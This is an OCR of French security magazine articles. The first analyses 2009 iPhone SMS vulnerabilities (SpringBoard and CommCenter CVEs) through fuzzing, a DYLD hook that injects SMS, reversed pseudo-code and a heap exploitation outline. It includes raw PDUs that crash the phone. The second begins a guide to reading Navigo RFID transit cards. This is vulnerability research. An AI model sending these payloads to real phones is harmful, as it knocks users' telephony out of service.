


Fig. 1 : Traitement des SMS sur l'iPhone

Plusieurs canaux de communication entre l'iPhone OS et le BaseBand sont accessibles via des fichiers spéciaux (périphériques caractères) situés dans le dossier **/dev** du système de fichiers. En particulier, les fichiers **/dev/dlci.spi-baseband.sms** et **/dev/dlci.spi-baseband.low** sont utilisés pour les commandes AT relatives à l'envoi et la réception des SMS.

```
-- open (/dev/mux.spi-baseband) --
-- open (/dev/dlci.spi-baseband.call) --
-- open (/dev/dlci.spi-baseband.reg) --
-- open (/dev/dlci.spi-baseband.sms) --
-- open (/dev/dlci.spi-baseband.low) --
-- open (/dev/dlci.spi-baseband.pdp_ctl) --
-- open (/dev/dlci.spi-baseband.chatty) --
-- open (/dev/dlci.spi-baseband.pdp_0) --
-- open (/dev/dlci.spi-baseband.pdp_1) --
-- open (/dev/dlci.spi-baseband.pdp_2) --
-- open (/dev/dlci.spi-baseband.pdp_3) --
```

Périphériques ouverts lors du démarrage du CommCenter (iPhone 3G)

Il existe aussi une interface **/dev/tty.debug** que l'on peut utiliser avec l'émulateur de terminal minicom (disponible dans Cydia) pour envoyer des commandes AT au BaseBand.



Fig. 2 : Échange de commandes AT lors de la réception d'un SMS

3.3 Fuzzing

Le *fuzzing* est une technique bien connue qui consiste à envoyer des données invalides à un système pour trouver d'éventuelles erreurs d'implémentation. Un fuzzer est un outil qui génère et transmet ces données au système à tester, en surveillant les comportements anormaux (typiquement les crashs). La difficulté pour fuzzer le parser de SMS d'un téléphone mobile vient du fait que le point d'entrée des données est souvent atteignable uniquement par le réseau de l'opérateur, et envoyer des centaines de SMS fuzzés n'est pas réalisable en pratique.

La méthode de fuzzing en local consiste à se placer entre le BaseBand et le CommCenter pour simuler la réception de nouveaux messages en provenance du réseau mobile. Un démon injecteur de SMS va jouer le rôle de proxy entre le CommCenter et le BaseBand afin de ne pas perturber leur fonctionnement et de permettre l'envoi de commandes AT arbitraires. L'injecteur va écouter sur un port TCP pour recevoir des données externes et les transmettre au CommCenter comme si elles provenaient du BaseBand.




Fig. 3 : Injection de SMS fuzzés

Il est alors possible d'utiliser facilement un framework de fuzzing client-serveur comme Sulley **[SULLEY]**, pour modéliser différents types de SMS et leurs en-têtes au format PDU. Le fuzzer peut être exécuté sur un PC connecté à l'iPhone en WiFi ou via USB en passant par le mécanisme de multiplexeur TCP/USB d'iTunes **[USBMUXD]**.

```
s_size("udh", length=1, fuzzable=True)

if s_block_start("udh", truncate=True):
    s_static("00 03")
    s_byte(1, name="concat_ref")
    s_byte(10, name="concat_total")
    s_byte(255, name="concat_this")
s_block_end()
```

Définition de l'UDH d'un SMS concaténé avec Sulley

La détection des crashs se fait en surveillant via SSH les fichiers **/private/var/logs/CrashReporter/LatestCrash.plist** et **/private/var/mobile/Library/Logs/CrashReporter/LatestCrash.plist**. De plus, afin de détecter des bugs plus subtils, on peut vérifier après chaque cas de test qu'un SMS valide est traité correctement en interrogeant la base de données **sms.db**.

3.4 Hook du CommCenter

Pour relier le CommCenter à l'injecteur de SMS, il est nécessaire de filtrer ses appels à la fonction **open** (*wrapper* de l'appel système) afin de rediriger les deux canaux SMS. Cette fonction est localisée dans la bibliothèque dynamique **libSystem.B.dylib** et il est possible de la redéfinir dans une autre bibliothèque ajoutée lors du lancement du processus avec la variable d'environnement **DYLD_INSERT_LIBRARIES** (équivalente à **LD_PRELOAD** sous Linux).

```
static int (*real_open)(const char *, int, int) = NULL;
int open(const char *path, int flags, int mode) {

    if (!real_open) {
        real_open = dlsym(RTLD_NEXT, "open");
    }
    /* fichiers iPhone 3G(S) 3.1 */
    if (!strcmp(path, "/dev/dlci.spi baseband.sms") ||
        !strcmp(path, "/dev/dlci.spi-baseband.low"))
    {
        return connect_socket_injector(path);
    }
    return real_open(path, flags, mode);;
}
```

Principe du hook de la fonction open

```
#arrêt du démon CommCenter
launchctl unload /System/Library/LaunchDaemons/com.apple.CommCenter.
plist

#lancement du CommCenter avec la librairie de hook
export DYLD_FORCE_FLAT_NAMESPACE=1
export DYLD_INSERT_LIBRARIES=/var/root/open_hook.dylib
/System/Library/PrivateFrameworks/CoreTelephony.framework/Support/
CommCenter
```

Script de lancement du CommCenter



Fig. 4 : Les messages fuzzés apparaissent dans l'interface utilisateur

Enfin, pour compiler la bibliothèque dynamique et le démon injecteur de SMS, il est possible d'utiliser la *toolchain* disponible dans Cydia directement sur l'iPhone, ou le SDK officiel sur un Mac. A l'aide de ces outils, il est donc possible de retrouver les deux vulnérabilités, qui touchent le SpringBoard et le CommCenter.

4 La faille du SpringBoard (CVE-2009-2815)

Le *SpringBoard* est le shell graphique de l'iPhone. Ce processus gère le menu principal du téléphone, le lancement des différentes applications, et avertit l'utilisateur lors de la réception d'un SMS. Le SpringBoard est informé des différents événements via le centre de notifications *CoreTelephony*.

Lors de la réception d'un Flash SMS, le CommCenter émet une notification avec le texte du message en paramètre. Si le texte du message n'a pas été décodé correctement, la notification est envoyée sans paramètre et un accès à un pointeur NULL se produit dans le SpringBoard. Le processus crashe puis redémarre, tuant au passage l'application courante, mais sans couper l'éventuel appel téléphonique en cours. L'impact est donc un déni de service, sans possibilité d'exécution de code arbitraire. Pour déclencher ce bug, il suffit d'envoyer un SMS de classe 0 contenant des caractères invalides pour l'alphabet spécifié dans l'en-tête.

07911326040000F0040B911346610089F60000F401911915518401FF

Champ	Contenu	Détail
Data coding scheme	F4	alphabet 8 bit, classe 0
User Data Length	01	
User Data	FF	caractère invalide

Exemple de SMS qui déclenche le bug du SpringBoard

```
void SMSClass0Handler (
   CFNotificationCenterRef center,
   void *observer,
   CFStringRef name,
   const void *object,
   CFDictionaryRef userInfo  /* A dictionary passed to observers.
This value may be NULL */
)
{
  SBSMSClass0Alert* alert;
  CFStringRef smstext;

  NSCAssert([NSThread isMainThread], @"this call must be made on the
main thread");

  /* segmentation fault dans CFDictionaryGetValue si userInfo == NULL */
  smstext = CFDictionaryGetValue(userInfo,"kCTSMSClass0String");

  if ( smstext && CFEqual(name,CFSTR("kCTSMSClass0StringReceivedNotif
ication")))
  {
    [SBSMSAlertItem playMessageReceived];

    alert = [[SBSMSClass0Alert alloc] initWithString: smstext];
    SB_ShowAlertBox(alert);
    [alert release];
  }
}
```

Handler des notifications Flash SMS dans le SpringBoard

Cette vulnérabilité n'a pas été patchée immédiatement après Black Hat, mais dans le firmware 3.1 diffusé le 9 septembre. A noter également que jusqu'au firmware 3.1, l'iPhone n'affichait pas l'expéditeur des Flash SMS, ce qui permettait d'afficher des « popups » anonymes (figure 5). Depuis cette mise à jour, une option (`ShowClass0SMSFromField`) permet d'afficher le numéro de l'expéditeur, mais n'est apparemment pas activée par défaut dans les fichiers de configuration des opérateurs (*Carrier Bundles*).




Fig. 5 : Flash SMS « anonyme »

5 La faille du CommCenter (CVE-2009-2204)

Le CommCenter est le processus qui gère toute la partie téléphonie côté iPhone OS, en servant d'interface avec le BaseBand pour les autres applications. Nous avons étudié le fonctionnement du parser SMS par *reverse engineering* pour comprendre la vulnérabilité découverte par Miller et Mulliner.

5.1 Fonctionnement du parser SMS

Les informations RTTI (*Run-Time Type Information*) ajoutées par le compilateur C++ permettent de retrouver dans le binaire du CommCenter la hiérarchie de certaines classes, et en particulier celles utilisées pour décoder les SMS au format PDU.

Ainsi, le PDU reçu du BaseBand est tout d'abord placé dans un objet de type `OctetSourceBuffer`, lui-même encapsulé dans un objet de type `HexToBinaryTransform`. Ces deux classes héritent de la classe abstraite `TextTransform`, et implémentent une méthode permettant de « consommer » caractère par caractère les données sous-jacentes. Cette méthode, que l'on appellera `readNext`, renvoie -1 lorsque la fin des données est atteinte. Pour décoder le texte du message, par exemple encodé en GSM7, 3 autres objets réalisant chacun une étape de conversion (et héritant également de `TextTransform`) sont empilés au-dessus du convertisseur hexadécimal (figure 6). Ce type de construction objet se rapproche des *designs patterns* « décorateurs » ou encore « chaîne de responsabilités ».




Fig. 6 : Pile de transformations du parser SMS

5.2 Gestion des SMS concaténés

La vulnérabilité est localisée au niveau du code qui gère les SMS fragmentés. Le CommCenter stocke le contenu de chaque fragment dans un vecteur (tableau) de strings C++. Le tableau est indexé par le numéro de séquence contenu dans l'UDH du SMS, compris entre 1 et 255. Cependant, si le SMS est tronqué juste avant le numéro de séquence, la valeur -1 est utilisée car il n'y a pas de vérification de la taille des *Information Elements* de l'UDH.

```
#define     CONCAT_8BIT_REF     0

int SMS::parse_udh()
{
    int udh_len = hexToBinaryTransformer->readNext();
    int ie_id, ie_len, i = 0;

    while( i < udh_len )
    {
        ie_id = hexToBinaryTransformer->readNext();
        ie_len = hexToBinaryTransformer->readNext();
        parse_information_element(ie_id, ie_len);
        i += 2 + ie_len;
    }
    return i+1;
}

void SMS::parse_information_element(int ie_id, int ie_len)
{
    if ( ie_id == CONCAT_8BIT_REF )
    {
        is_concat       = true;
        /* readNext renvoie -1 si on a atteint la fin du PDU */
        concat_ref      = hexToBinaryTransformer->readNext();
        concat_total    = hexToBinaryTransformer->readNext();
        concat_this     = hexToBinaryTransformer->readNext();
    }
    else ...
}


void SMSManager::process_part(SMS* sms)
{
    ConcatInfo* current = NULL;

    /* recherche si on possède déjà des fragments avec la même
référence */
    for(int i=0; i < concat_infos.size() ; i++)
    {
        if ( concat_infos[i]->ref == sms->concat_ref &&
             concat_infos[i]->sender == sms->sender )
        {
            current = concat_infos[i];
            break;
        }
    }

    if ( current == NULL )
    {
        current = new ConcatInfo();
        current->sender = sms->sender;
        current->ref = sms->concat_ref;
        current->total = sms->concat_total;
        current->have = 0;

        /* current->parts est de type std::vector<std::string> */
        current->parts.reserve(sms->concat_total);

        for(int i=0; i < current.parts.size() ; i++)
        {
            current->parts.push_back(string(""));
        }
        concat_infos.push_back(current);
    }

    if ( current->parts[ sms->concat_this - 1] == "")
    {
        /* il est possible d'avoir ici sms->concat_this == -1 */
        current->parts[ sms->concat_this - 1] = sms->text;
        current->have++;
    }

    if ( current->have == current->total)
    {
        ... /* réassemble puis libère les fragments */
    }
}
```

Pseudo code vulnérable du CommCenter (firmware 3.0)

Il est donc possible de tronquer le SMS de façon à avoir `concat_total == -1` ou `concat_this == -1`. Dans le premier cas, une exception est levée lors de l'appel à `reserve(sms->concat_total)` et le CommCenter crashe. L'arrêt du CommCenter provoque une coupure de toute la partie GSM du téléphone, le temps que le processus soit relancé (automatiquement par le gestionnaire de démarrage launchd) et réinitialise le BaseBand. Dans le second cas, le comportement dépend des valeurs présentes en mémoire avant le vecteur `parts` : plantage ou corruption mémoire potentiellement exploitable.

07913386884000F1**0**0C91337162547**6**F**0**0**0**4**9**01191915581**0**0**0**4**0**1**0**5**0**

Champ	Contenu	Détail
Flags	04	SMS_DELIVER, UDH présent
User Data Length	05	
UDH length	04	
Information Element Identifier	00	00 = Concatenated short messages, 8-bit reference number
Length of Information-Element	03	
Concatenated short message reference number	01	Identifiant unique pour tous les fragments d'une même séquence
Maximum number of short messages in the concatenated short message	05	Nombre total de fragments
Sequence number of the current short message	??	le SMS est tronqué

Exemple de SMS qui déclenche le bug du CommCenter (concat_this == -1)

5.3 Exploitation

L'exploitation consiste à construire, à partir de comportements connus et manipulables par l'attaquant, une méthode permettant de tirer parti d'une (ou plusieurs) faille(s) pour contrôler le flot d'exécution d'un programme et exécuter des instructions choisies par l'attaquant. Nous décrivons ici la technique présentée par Charlie Miller à Black Hat, qui montre que la faille du CommCenter est potentiellement exploitable.

5.3.1 Affectation std::string

Il est donc possible d'effectuer une affectation à l'indice -2 d'un tableau de chaînes de caractères. L'affectation d'une nouvelle valeur à un objet de type **std::string** a pour effet intéressant de décrémenter le compteur de référence de son buffer (figure 7). Ainsi, si l'on parvient à contrôler les données se situant avant le tableau `parts`, il est possible de décrémenter une valeur arbitraire dans l'espace mémoire du CommCenter.




Fig. 7 : Structure d'une chaîne de caractères std::string

Plus précisément, pour décrémenter le mot de 32 bits situé à l'adresse choisie **X**, il faut faire en sorte d'avoir **`parts[-2] == (X+4)`**, puis déclencher la vulnérabilité avec un SMS tronqué. Pour que l'affectation soit réalisée, il faut avoir passé la comparaison **`parts[-2] == ""`**, ce qui impose d'avoir **`*(X-8) == 0 (length == 0)`**.

Les SMS concaténés, qui restent en mémoire jusqu'à ce que tous les fragments soient reçus, permettent de réaliser un « *Heap Feng Shui* » **[HEAPFENGSHUI]** et ainsi de contrôler les données avant le tableau **`parts`**.

5.3.2 Le Tas Mac OS X

L'implémentation de malloc pour Mac OS X (et iPhone OS), appelée « *scalable zone allocator* » **[SMALLOC]**, divise le tas en régions de différents types : *tiny*, *small*, *large* et *huge*. Pour les allocations de taille inférieure à 496 octets, c'est une « *tiny region* » qui est utilisée. La taille demandée lors d'un appel à malloc est alignée sur le quantum d'allocation, qui est dans ce cas-là de 16 octets.

La *tiny region* maintient 32 « *free lists* », des listes chaînées de blocs libres pour toutes les 31 tailles possibles : de 1*16 octets à 31*16 octets, plus une liste pour les blocs réassemblés (*coalesced*) dont la taille dépasse 496 octets. Les têtes de listes sont regroupées dans un tableau indexé par le multiple du quantum (figure 8). Ce tableau de free lists est situé dans une structure de contrôle qui se trouve à une adresse constante dans l'espace mémoire pour un processus et une version d'iPhone OS donnés.




Fig. 8 : Tableau des free lists

L'idée est de décrémenter le pointeur en tête de la dernière free list (blocs réassemblés) pour le faire pointer vers un fragment de SMS envoyé par l'attaquant, puis déclencher l'allocation de ce pointeur et obtenir ainsi une écriture en mémoire contrôlée lors de l'*unlink* du bloc de la liste chaînée.

5.3.3 Étapes pour l'exploitation

Les 5 étapes suivantes, nécessitant l'envoi de 519 SMS à la cible, transforment la vulnérabilité du CommCenter en primitive **`Write4`** :

1 : Envoi des morceaux A1 et A2 d'un SMS en 3 parties.

2 : « Heap Feng Shui » avec des SMS concaténés pour contrôler l'agencement du tas. Les 249 morceaux de 2 SMS concaténés sont envoyés en alternance : B1, C1, B2, C2, ..., C249, B250. Le SMS B est complété pour libérer ses fragments et créer des « trous » où seront alloués les prochains vecteurs **`parts`**.

3 : Envoi du morceau A3 pour compléter et placer le SMS A en tête de la dernière free list. On suppose que ce SMS est placé juste après le contenu d'un autre de nos fragments.

4 : Envoi de 16 SMS tronqués avec des références différentes (D1, E1, ...) pour décrémenter de 16 octets le pointeur **`tiny_free_lists[31]`** et le faire pointer sur des données contrôlées (figure 9).

5 : Envoi du premier morceau d'un nouveau SMS concaténé pour déclencher l'allocation du pointeur modifié et obtenir une primitive **`Write4`** lors de l'unlink de la liste chaînée (cf figure 9 : écriture du mot 0xbabecafe à l'adresse 0xdeadbeef).




Fig. 9 : Etat idéal du tas et des free lists au début de l'étape 4

Cette technique permet donc de contrôler le pointeur d'instruction (registre PC) en remplaçant un pointeur de fonction dans la GOT (*Global Offset Table*) du CommCenter. Mais il reste encore le problème du tas non exécutable à contourner : l'iPhone OS utilise le bit XN (*eXecute Never*) du CPU ARM pour empêcher l'exécution de code sur la pile ou dans le tas. Il est possible de contourner cette protection sur les firmwares 2.x **[BHIPHONE]** mais les versions plus récentes (3.x) introduisent des restrictions qui rendent l'exploitation encore plus difficile.

La technique proposée est donc assez complexe et surtout loin d'être fiable à 100%. L'agencement du tas n'est pas toujours prévisible, car le CommCenter est un processus

multithread et donc de nombreuses allocations ont lieu en parallèle durant l'attaque, surtout si le téléphone est en cours d'utilisation. De plus, le temps pour envoyer les SMS est non négligeable (environ 1 SMS par seconde, soit 8 minutes pour les 519 messages), avec le risque que certains messages soient réordonnés ou même ignorés par le réseau mobile. Ainsi, il n'existe pas à notre connaissance d'exploit public (ou privé) pour cette vulnérabilité.

L'injecteur, le fuzzer et la séquence de 519 SMS pour contrôler le pointeur d'instruction (pour le firmware 2.2) sont disponibles sur le site de Collin Mulliner **[SMSRESEARCH]**.

6 Sécurité et SMS

Au-delà des problèmes d'implémentation, la présentation « *Attacking SMS* » **[ATTACKSMS]**, toujours à Black Hat USA 2009, a mis en évidence d'importants problèmes conceptuels au niveau de la sécurité des fonctionnalités s'appuyant sur les SMS. Ainsi, aucun mécanisme n'est mis en place pour vérifier l'expéditeur de certains SMS spéciaux, censés provenir de l'opérateur. Par exemple, les SMS de notification de messages vocaux (figure 10) ou de notification MMS peuvent être expédiés depuis un mobile vers un autre, en forgeant les PDU appropriés.



Fig. 10 : Fausse notification de messages vocaux en attente

Plus gênante, l'option *Reply Address* peut être utilisée pour modifier le numéro de l'expéditeur affiché. Un attaquant peut alors inciter l'utilisateur à suivre un lien, que ce soit pour ensuite exploiter une vulnérabilité du navigateur ou dans le cadre d'une attaque par *phishing*. Enfin, les fonctionnalités d'*Over-the-air programming*, permettant de mettre à jour la configuration de certains téléphones, peuvent également être détournées par un attaquant capable de forger des SMS.

Conclusion

Les vulnérabilités de l'iPhone permettaient donc de causer des dénis de service par SMS, mais on peut affirmer que le risque d'exploitation au sens exécution de code arbitraire était assez faible. Le déni de service reste cependant gênant car simple à mettre en place, avec la possibilité d'envoyer en continu des SMS pour maintenir un téléphone hors service. Ces failles montrent qu'il est donc toujours possible de trouver des vulnérabilités dans les composants les moins audités car difficiles d'accès. Enfin, l'apparition récente de vers qui s'attaquent aux iPhones jailbreakés **[IKEE,DUH]** laisse penser que les smartphones vont devenir des cibles de choix dans les mois et années à venir. ■

REMERCIEMENTS

Je tiens à remercier Laurent Butti, Ryad Benadjila et Frédéric Raynal pour leurs conseils et leur relecture attentive. Merci également à Charlie Miller et Collin Mulliner pour leurs travaux.

NOTE

Ces travaux ont été en partie réalisés dans l'unité *Network and Devices Security* d'Orange Labs, dans le cadre d'études de recherche de vulnérabilités sur les architectures de téléphonie cellulaire.

RÉFÉRENCES

[BHPAPER] *Fuzzing the Phone in your iPhone (PAPER)*, http://www.blackhat.com/presentations/bh-usa-09/MILLER/BHUSA09-Miller-FuzzingPhone-PAPER.pdf

[BHSLIDES] *Fuzzing the Phone in your iPhone (SLIDES)*, http://www.blackhat.com/presentations/bh-usa-09/MILLER/BHUSA09-Miller-FuzzingPhone-SLIDES.pdf

[GSM0340] *3GPP TS 03.40 Technical realization of the Short Message Service (SMS)*, http://www.3gpp.org/ftp/Specs/html-info/0340.htm

[SMSPDU] *SMS messages and the PDU format*, http://www.dreamfabric.com/sms/

[SULLEY] *Sulley fuzzing framework*, http://code.google.com/p/sulley/

[USBMUXD] *usbmuxd: USB Multiplex Daemon*, http://marcansoft.com/blog/iphonelinux/usbmuxd/

[HEAPFENGSHUI] *Heap Feng Shui in JavaScript*, http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf

[SMALLOC] *Scalable Malloc*, http://opensource.apple.com/source/Libc/Libc-583/gen/scalable_malloc.c

[BHIPHONE] *Post Exploitation Bliss: Loading Meterpreter on a Factory iPhone (SLIDES)*, http://www.blackhat.com/presentations/bh-usa-09/IOZZO/BHUSA09-Iozzo-iPhoneMeterpreter-SLIDES.pdf

[SMSRESEARCH] *SMS Security Research Page*, http://www.mulliner.org/security/sms

[ATTACKSMS] *Attacking SMS (SLIDES)*, http://www.blackhat.com/presentations/bh-usa-09/LACKEY/BHUSA09-Lackey-AttackingSMS-SLIDES.pdf

[IKEE,DUH] *Confirmed! New iPhone worm*, http://www.xs4all.nl/veiligheid/security.php

[CVE-2009-2815] *The Telephony component in Apple iPhone OS before 3.1 does not properly handle SMS arrival notifications*, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-2815

[CVE-2009-2204] *Unspecified vulnerability in the CoreTelephony component in Apple iPhone OS before 3.0.1 allows remote attackers to execute arbitrary code*, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-2204



LIRE SON PASSE NAVIGO EN UN CLIN D'ŒIL

Gildas Avoine, Tania Martin, Jean-Pierre Szikora,

Université catholique de Louvain, Belgique – http://sites.uclouvain.be/security/

mots-clés : RFID / CARTE À PUCE / ISO7816 / ISO14443 / NAVIGO / CALYPSO / MOBIB / INTERCODE

1 Des puces dans les transports publics

Les systèmes de billetterie des sociétés de transports en commun sont actuellement en pleine mutation. Ils reposaient depuis plusieurs années sur des tickets imprimés ou à piste magnétique, mais la tendance actuelle vise à les remplacer par des cartes utilisant de l'identification par radiofréquence (RFID **[1]**). Les avantages de cette technologie qui utilise des tags, c'est-à-dire des microcircuits électroniques (puces) interrogeables à distance, sont multiples : diminution du risque de fraude **[2]**, réduction des frais de maintenance des valideurs (figure 1) et réutilisation possible des cartes. Le dernier atout non dissimulé par les opérateurs est que les systèmes RFID permettent de mieux connaître les habitudes de la clientèle (stockage d'informations sur la carte, remontée des informations par les valideurs).




Fig. 1 : Valideur Navigo sur le réseau Transilien SNCF

Que ce soit en Amérique, en Asie ou en Europe, la majorité des systèmes RFID de billetterie dans les transports en commun reposent soit sur des puces de la famille Mifare **[3]** (*Oyster card* à Londres, *OV-Chipkaart* aux Pays-Bas, *Charlie Card* à Boston, ...), soit sur des puces utilisant la technologie FeliCa **[4]** (*Octopus Card* à Hong Kong, *Travel Card* à Delhi, *Subway Card* à Bangkok, ...), soit enfin sur des puces compatibles avec le standard Calypso **[5]** (*Navigo* à Paris, *Mobib* à Bruxelles, *Zapping* à Lisbonne, ...).

1.1 Mifare

La famille Mifare a été développée dans le milieu des années 90 par Philips Semiconductors (aujourd'hui NXP Semiconductors) et comprend plusieurs types de puces. Cela va de la *Mifare Ultralight* très bon marché, qui peut servir de tickets jetables, à des produits beaucoup plus avancés et sécurisés (par exemple, la *DesFire EV1* et la *Mifare Plus*). La puce la plus vendue de cette famille est la *Mifare Classic*, qui occupa le devant de la scène RFID en 2008, où l'on a vu se succéder plusieurs attaques démontrant de très sérieuses faiblesses sur cette puce **[6]**.

1.2 FeliCa

Le système FeliCa a été développé par Sony comme une solution globale et propriétaire afin de couvrir un très large marché dans les applications possibles de la RFID (contrôle d'accès, porte-monnaie électronique, carte de fidélité, carte d'identification, transports en commun, ...). La puce embarque des algorithmes cryptographiques standardisés et reconnus, comme 3DES. Sony a développé un protocole de communication particulier, utilisant comme la Mifare et la Calypso une fréquence de 13,56 MHz, mais toutefois en utilisant un schéma de communication différent. Sony a d'ailleurs tenté de faire reconnaître son protocole de communication comme norme ISO14443-C, mais ceci lui a été refusé. Son protocole propriétaire a finalement été accepté sous la norme ISO18092 consacrée à la NFC **[7]**. Cette puce a été clairement développée depuis le départ pour permettre de multiples applications. Elle offre donc une grande souplesse aux intégrateurs.

1.3 Calypso

La technologie Calypso est, quant à elle, le fruit d'un développement initié en France en 1992 et réalisé par le groupe Innovatron, en partenariat avec des sociétés

de transports en commun. Elle visait donc en premier lieu le marché des transports publics et elle occupe aujourd'hui le terrain dans plusieurs dizaines de villes à travers le monde. La technologie, ouverte et flexible, peut également être utilisée pour d'autres applications, comme la location de vélos, les parkings, les porte-monnaie électroniques, etc. Contrairement à la Mifare Classic, les cartes Calypso possèdent un microprocesseur et un important arsenal cryptographique qui leur permet d'assurer une sécurité de bon niveau. De nombreux brevets ont été déposés pour protéger cette technologie **[8]** et un système de licences a été mis en place afin de permettre aux fabricants et intégrateurs d'assurer une compatibilité parfaite **[9]**.

2 Faire ses premiers pas avec le passe Navigo

La Régie Autonome des Transports Parisiens (RATP), sous l'autorité du Syndicat des Transports d'Ile de France (STIF), remplace progressivement les titres de transports traditionnels par la technologie Calypso. Ils en ont même été l'un des instigateurs. Dès 2001, les usagers des transports publics parisiens ont pu découvrir ce nouveau titre de transport connu sous le nom de « passe Navigo ». Nous ne ferons pas ici l'historique de cette carte, ni même la description de ses multiples variantes, mais il est important de souligner qu'il existe des cartes nominatives (ce sont les passes Navigo « Classique», « Intégrale » et « Imagine'R ») et des cartes non nominatives (ce sont les passes Navigo « Découverte », illustrés sur la figure 2) mises en service suite aux insistantes recommandations de la CNIL **[10]**.

Le passe Navigo Découverte est non nominatif, dans le sens où il n'est nécessaire ni de déclarer son identité, ni de fournir sa photo lors de son achat. La contrepartie est que l'usager doit s'acquitter d'une somme de 5 euros lors de l'acquisition de ce modèle et posséder conjointement une « carte nominative de transport » (figure 3). La carte nominative de transport est un document non électronique, qui porte le numéro du passe Navigo, mais que l'usager remplit lui-même en apposant sa photo et son nom. Sans ce document, le passe Navigo Découverte n'est pas un titre de transport valable : le même principe était utilisé pour l'ancien coupon magnétique « carte Orange », définitivement mis à la retraite en janvier 2009.



Fig. 2 : Passe Navigo découverte



Fig. 3 : Carte nominative de transport associée au passe Navigo portant le même numéro

Pour connaître ce que recèle la puce d'un passe Navigo, la méthode la plus simple consiste à se rendre sur une borne de lecture officielle, disponible dans les stations. La figure 4 montre le résultat imprimé sur un reçu de la lecture d'une carte. Comme nous le verrons plus loin, de nombreuses informations enregistrées dans la carte n'apparaissent pas sur ce reçu.



Fig. 4 : Ticket imprimé lors de la lecture d'un passe Navigo dans une borne officielle

Nous décrivons à titre éducatif dans la suite comment lire le contenu (presque intégral) d'une carte de transport public de type Calypso, et nous prendrons comme exemple le passe Navigo.

3 Comprendre la structure de la mémoire d'une Calypso

Les cartes compatibles Calypso respectent la norme ISO7816 **[11]** dont la partie 4 définit entre autres la structure des données.

